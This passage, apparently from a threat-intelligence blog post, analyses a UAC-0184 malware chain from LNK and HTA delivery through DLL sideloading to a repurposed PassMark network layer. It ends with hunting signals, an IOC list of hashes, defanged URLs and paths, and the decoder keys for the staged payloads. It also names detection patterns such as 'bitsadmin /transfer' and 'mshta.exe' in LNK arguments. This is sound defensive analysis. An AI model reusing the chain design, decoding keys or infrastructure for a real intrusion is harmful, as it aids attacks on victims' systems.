
The simplified chain looks like this:
entry      Ukraine-themed LNK lure
entry      gated HTA set on 169.40.135.35
staging    dctrprraclus.zip
staging    Plane9 host plus openvr_api.dll loader
staging    kernel-diag.lib decoded to evr.dll
staging    filter.bin pseudo-PNG IDAT structure
payload    decoded LZNT1 bundle
payload    VSLauncher.exe plus PassMark input.dll
c2         224.0.0.255:31339 UDP discovery
c2         possible internal peer/controller, tentative
The useful structural pattern is not the hash of filter.bin.
The useful pattern is this:
(:entry {gated})
  -> (:staging {archive})
  -> (:staging {legitimate host and side-loaded loader})
  -> (:staging {encoded local blob})
  -> (:staging {pseudo-file-format container})
  -> (:payload {signed utility stack})
  -> (:c2 {local discovery or internal control, tentative})
Defensive playbook
Enough attacker-side fun. Here is the defensive part.
Network signals, high confidence
Look for UDP traffic to:
224.0.0.255:31339from hosts where PassMark BurnInTest should not be installed.
The discovery packets contain MSG_EPFIND in cleartext and can be fingerprinted on the wire.
Also hunt for TCP traffic on:
31339/tcpbetween internal hosts where there is no legitimate PassMark deployment.
If this appears in your network and IT did not set up BurnInTest, investigate.
Also look for HTTP fetches against bare IPs with no hostname and bitsadmin-style user agents.
Process and host signals
VSLauncher.exe running outside a normal Visual Studio path is suspicious, especially if the working directory contains input.dll.
The path %windir%\SysWOW64\ is particularly relevant for this campaign.
Watch for MiniDumpWriteDump calls from a VSLauncher.exe process. That should be ETW-visible with reasonable telemetry. There is no normal reason for Visual Studio Version Selector to dump process memory in this context.
Watch for Plane9 or Cluster-Overlay64.exe execution from non-user-installed paths, for example:
%APPDATA%\ApplicationData32\Plane9 is an audio visualizer. If it appears from a weird application data directory as part of a staged loader chain, that is not your user’s sudden love for generative music visuals.
File creation events of interest:
%APPDATA%\ApplicationData32\Cluster-Overlay64.exe
%APPDATA%\ApplicationData32\openvr_api.dll
%APPDATA%\ApplicationData32\filter.bin
%APPDATA%\ApplicationData32\kernel-diag.lib
%windir%\SysWOW64\input.dll
%windir%\SysWOW64\VSLauncher.exe
Initial access signals
Look for LNK files with command-line arguments containing:
bitsadmin /transfer
mshta.exe
Especially when paired with temporary-looking filename patterns such as ~tmp(...).
Also hunt for HTTP fetches of HTA files from bare-IP infrastructure, such as:
169.40.135.35The observed HTAs all point to dctrprraclus.zip as the payload archive.
IOC dump
SHA-256
kernel-diag.lib
dc6cddc391b373b18f105f49a80ff83d53b430d8dea35c1f1576832fa9fbd2b3
filter.bin
f5ca9c53d1537142889d7172c6643e886b2164233b91f0fc2d41ca010f035372
openvr_api.dll
df6942dc1a89226359adf1aac597c3b270f4a408214b4f7c2083f9524605e0f7
input.dll
b811f28b844eff8c1f4f931639bed5bcc41113364fdfc44d7703259457839edb
PE_08 SqlExpChk
33e44dea247eaa8b0fc8ed1f8ed575905f6ce0b7119337ddd29863bbb03288b3
Network
hxxp://169.40.135.35/dctrpr/slippersuppity.hta
hxxp://169.40.135.35/dctrpr/basketpast.hta
hxxp://169.40.135.35/dctrpr/agentdiesel.hta
hxxp://169.40.135.35/dctrprraclus.zip
224.0.0.255:31339 UDP PassMark multicast, repurposed
31339/tcp BurnInTest data channel, repurposed
On-disk paths
%APPDATA%\ApplicationData32\Cluster-Overlay64.exe
%APPDATA%\ApplicationData32\openvr_api.dll
%APPDATA%\ApplicationData32\filter.bin
%APPDATA%\ApplicationData32\kernel-diag.lib
%windir%\SysWOW64\input.dll
%windir%\SysWOW64\VSLauncher.exe
Pipeline keys
kernel-diag.lib decoder:
DWORD-add, offset 0x24D1, size 6160, key 0x213AB052
filter.bin IDAT XOR key:
0x227E9BDE, DWORD-wise XOR
filter.bin post-XOR:
skip 16-byte header, then LZNT1 using RtlDecompressBuffer format
What remains open
One thing still bothers me: the source of the %y substitution value.
There are two good next steps:
- Dynamic detonation in a sandboxed LAN with a fake PassMark Endpoint peer on
224.0.0.255:31339, to see whether the dropper picks a controller address from the multicast reply. - Manual disassembly of the
openvr_api.dllexportsVR_InitInternalandLiquidVR, where the real loader logic lives.
The malicious code that builds the context structure passed toevr.dlllikely sits there and the value that fills%yis probably set before the shellcode runs.
Both are doable, but this post is already longer than usual.
If one of those paths gives a clean answer, that belongs in a follow-up.
Final words
So, that is the UAC-0184 chain from LNK to bitsadmin and HTA, into a DLL sideloading setup, through two staged decoders, then into a signed Microsoft and Sectigo-backed utility stack that appears to borrow its own network layer.
The most important finding is not a single hash and not a single URL.
It is the structure:
- gated HTA delivery
- archive-based staging
- legitimate software as execution cover
- encoded local blobs
- PNG chunk abuse without a real PNG header
- DWORD XOR plus LZNT1 decoding
- signed PassMark network functionality repurposed as cover
- no static external C2 in the analyzed artifacts
That is the part worth tracking.
As always, if you want to go through the sample yourself, the hashes are above.
And if someone finds the %y source before I do, please ping me through the usual channels.
I would actually like to know 🙂



3 thoughts on “UAC-0184: From HTA to a Signed Network Stack”